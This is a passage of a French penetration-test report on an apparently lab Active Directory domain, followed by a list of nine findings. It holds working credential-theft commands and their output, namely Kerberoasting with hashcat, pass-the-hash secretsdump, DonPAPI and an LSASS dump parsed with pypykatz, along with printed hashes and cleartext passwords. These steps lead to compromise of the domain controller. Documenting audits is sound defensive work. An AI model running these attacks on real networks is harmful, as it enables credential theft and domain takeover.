
Extraction du hash TGS :

```
┌──(kali㉿kali)-[~]
└─$ head -n1 loot/kerberoast_tnicolas.hashes

$krb5tgs$23$*tnicolas$TRAVERS.IC$travers.ic/tnicolas*$c0edd0c168d69e61f24505acdab089df$f6
a870f1ff351e5848413a39401646326acf6631cb59c25952afc04a21211f47f1edce4b83ffb68d81891affc49
867f6ef5531f3450b33bde4266213b90b9bb8866...
```

Format de crypto du hash : RC4/etype 23 => il faut passer à AES (etype 17/18) pour plus de robustesse
Exemple de commande pour tester des mots de passe à partir d'une liste hors ligne : hashcat -m 13100 password_list.txt -O -o kerberoast.cracked.txt



BloodHound – Chemin le plus court vers Domain Admins



BloodHound – Chemin via TNICOLAS

Vulnérabilité V03 : Mot de passe en clair dans script PowerShell Résumé de la vulnérabilité : Un compte utilisateur est utilisé dans un script afin de lui donner des droits d'administration sur la machine (plutôt qu'un compte de service) et le mot de passe n'est pas hashé.
Vulnérabilité V04 : Trop de membres Domain Admins Résumé de la vulnérabilité : La surface d'attaque est plus grande, et le risque de compromission augmente.
Vulnérabilité V05 : Droits DCSync trop larges Résumé de la vulnérabilité : Si les droits DCSync (réplication AD) sont accordés trop largement, tout compte disposant des ACL DS-Replication-Get-Changes, DS-Replication-Get-Changes-All et éventuellement DS-Replication-Get-Changes-In-Filtered-Set peut se faire passer pour un contrôleur de domaine via DRSUAPI et répliquer les hashs de tous les comptes, y compris krbtgt.
Vulnérabilité V06 : Comptes Kerberoastables (incl. tnicolas) Résumé de la vulnérabilité : Le hash du mot de passe peut être récupéré et cracké hors ligne, évitant toute sécurité contre le brute force existant sur l'AD.

D. Mouvement latéral et élévation de privilèges

Grâce au compte administrateur de DESKTOP01 (scolin), on peut récupérer les utilisateurs et leur hash qui se sont connectés à la machine, et ainsi pivoter sur FILER01, le serveur de fichier, grâce à un Pass-the-Hash.

Pass-the-Hash → authentification par hash puis consolidation sur FILER01 :

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump 'travers.ic/scolin:M3dic3xP4ssw0rd@10.10.10.117' | tee
scans/secretsdump_117.txt
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x24d6cb6edf8dc0a16967b0667533aa17
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1dc15302289cae7a5139044ce6b872d7:::
...
[*] Dumping cached domain logon information (domain/username:hash)
TRAVERS.IC/Administrator:$DCC2$10240#Administrator#1ee5b457f1ace2f3addad829453d9d15:
TRAVERS.IC/anoel:$DCC2$10240#anoel#6df68d6958f922ad944876d285e7b68c:
TRAVERS.IC/test:$DCC2$10240#test#4449cf6c7ad6fb4eb88e05c949165375:
```

Le PTH fonctionne, on peut tenter de récupérer un combo user:password pour consolider notre position.

anoel **(Admins Serveurs)**— accès domaine obtenu en clair via secretsdump (_SC_WMPNetworkSvc).

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -hashes :1dc15302289cae7a5139044ce6b872d7
Administrator@10.10.10.112 \
  | tee scans/secretsdump_localadmin_112.txt
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:...:1dc15302289cae7a5139044ce6b872d7:::
...
[*] Dumping cached domain logon information (domain/username:hash)
TRAVERS.IC/lbrunet:$DCC2$10240#lbrunet#90d6169cdb961bee4de7d4c6a3f9450c: (2025-09-26
16:58:06)
[*] LSA Secrets
[_SC_WMPNetworkSvc]  anoel@travers.ic:Vuln3r4bl3
```

On va récupérer l'administrateur local de FILER01, lbrunet, grâce à DonPAPI (Stockage d'identifiants Windows ; extractible)

lbrunet **(Admin Serveurs, local admin de FILER01)**— récupération via DonPAPI (Credential Manager) :


```
┌──(kali㉿kali)-[~]
└─$ donpapi collect -t 10.10.10.112 -d TRAVERSIC -u anoel -p 'Vuln3r4bl3' --dc-ip
10.10.10.101 \
  | tee -a ~/scans/donpapi_filer01.txt
[CredMan] [SYSTEM] Domain:batch=TaskScheduler:Task:{7F225AAD-917A-4B36-A809-CB1EBC1E9CE9}
- TRAVERSIC\lbrunet:T3RmIn4l
```

Et enfin, on peut faire une extraction LSASS (Processus Windows qui stocke des secrets d'authentification ; un dump permet l'extraction de credentials) pour tenter de récupérer un combo user:password d'un DA.


pclerc **(Administrateur du domaine)**— extraction dans LSASS (NT hash + password Kerberos) :

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.10.112/C$ -U 'TRAVERSIC\anoel%Vuln3r4bl3' -c "get
Windows/Temp/lsass.dmp lsass_FILER01.dmp"
└─$ pypykatz lsa minidump lsass_FILER01.dmp | tee scans/pypykatz_lsass_FILER01.txt

== MSV ==
    Username: pclerc
    Domain: travers.ic
    NT: bca0234ba1ca220cfd8762d1ff8dda4b
== Kerberos ==
    Username: pclerc
    Domain: travers.ic
    Password: pr0F3550r
```

C'est gagné, plus qu'à se connecter en RDP à l'AD.



Accès RDP à DC01 (10.10.10.101) – Server Manager.



Active Directory Users and Computers – preuve d'accès.

On a pu créer un compte sur l'AD : le SI est compromis.

Observation BloodHound.py : rbertin (membre de Domain Admins) est loggé sur FILER01 depuis 10.10.10.101.
Par le seul contrôle de FILER01, on pourrait récupérer l'accès de rbertin via credential dumping/LSASS (extraction de hash/TGT), vol/impersonation de jeton, puis réutilisation par Pass-the-Hash, Pass-the-Ticket / Overpass-the-Hash (Kerberos), voire abus de délégation (RBCD/Unconstrained) si présent.

Vulnérabilité V07 — Comptes de service et tâches avec identifiants persistants (gMSA manquant)
Résumé de la vulnérabilité : Des identifiants de service stockés/persistants sont présents sur FILER01 (ex. LSA Secrets révélant anoel / _SC_WMPNetworkSvc, Credential Manager / tâches planifiées exposant lbrunet), permettant élévation et pivot (PTH/PTT) jusqu'à l'AD ; la cause racine est l'absence de gMSA pour les services et jobs.

Vulnérabilité V08 — Protection des secrets en mémoire et tiering insuffisants (LSASS + session DA hors Tier 0) : Résumé de la vulnérabilité : Dump LSASS possible sur FILER01 et session Domain Admin (rbertin) présente sur un hôte non Tier 0, exposant tickets/jetons/hachs et menant à la compromission du domaine.
Vulnérabilité V09 — Services AD non chiffrés / non signés (LDAP clair) : Résumé de la vulnérabilité : LDAP (389/tcp) exposé sans chiffrement/signature (LDAPS/LDAP signing non imposés) permettant fuite de métadonnées et risques de simple bind en clair.

IV. Résumé des vulnérabilités

Vulnérabilité V01	Signature SMB non requise sur FILER01 et DESKTOP01 Résumé de la vulnérabilité: Vulnérable au NTLM relay (si auth NTLM capturée) pouvant donner accès aux partages
Vulnérabilité V02	Mots de passe faibles (username=password) Résumé de la vulnérabilité: Un compte utilisateur est vulnérable, encore plus quand son nom d'utilisateur est égale au mots de passe.
Vulnérabilité V03	Mot de passe en clair dans script PowerShell Résumé de la vulnérabilité : Un compte utilisateur est utilisé dans un script afin de lui donner des droits d'administration sur la machine (plutôt qu'un compte de service) et le mot de passe n'est pas hashé.
Vulnérabilité V04	Trop de membres Domain Admins Résumé de la vulnérabilité : La surface d'attaque est plus grande, et le risque de compromission augmente.
Vulnérabilité V05	Droits DCSync trop larges Résumé de la vulnérabilité : Si les droits DCSync (réplication AD) sont accordés trop largement, tout compte disposant des ACL DS-Replication-Get-Changes, DS-Replication-Get-Changes-All et éventuellement DS-Replication-Get-Changes-In-Filtered-Set peut se faire passer pour un contrôleur de domaine via DRSUAPI et répliquer les hashs de tous les comptes, y compris krbtgt.

Vulnérabilité V06	Comptes Kerberoastables (incl. tnicolas) Résumé de la vulnérabilité : Le hash du mot de passe peut être récupéré et cracké hors ligne, évitant toute sécurité contre le brute force existant sur l'AD.
Vulnérabilité V07	Comptes de service et tâches avec identifiants persistants (gMSA manquant) Résumé de la vulnérabilité : Des identifiants de service stockés/persistants sont présents sur FILER01 (ex. LSA Secrets révélant anoel / _SC_WMPNetworkSvc, Credential Manager / tâches planifiées exposant lbrunet), permettant élévation et pivot (PTH/PTT) jusqu'à l'AD ; la cause racine est l'absence de gMSA pour les services et jobs.
Vulnérabilité V08	Protection des secrets en mémoire et tiering insuffisants (LSASS + session DA hors Tier 0) Résumé de la vulnérabilité : Dump LSASS possible sur FILER01 et session Domain Admin (rbertin) présente sur un hôte non Tier 0, exposant tickets/jetons/hachs et menant à la compromission du domaine.
Vulnérabilité V09	Services AD non chiffrés / non signés (LDAP clair) Résumé de la vulnérabilité : LDAP (389/tcp) exposé sans chiffrement/signature (LDAPS/LDAP signing non imposés) permettant fuite de métadonnées et risques de simple bind en clair.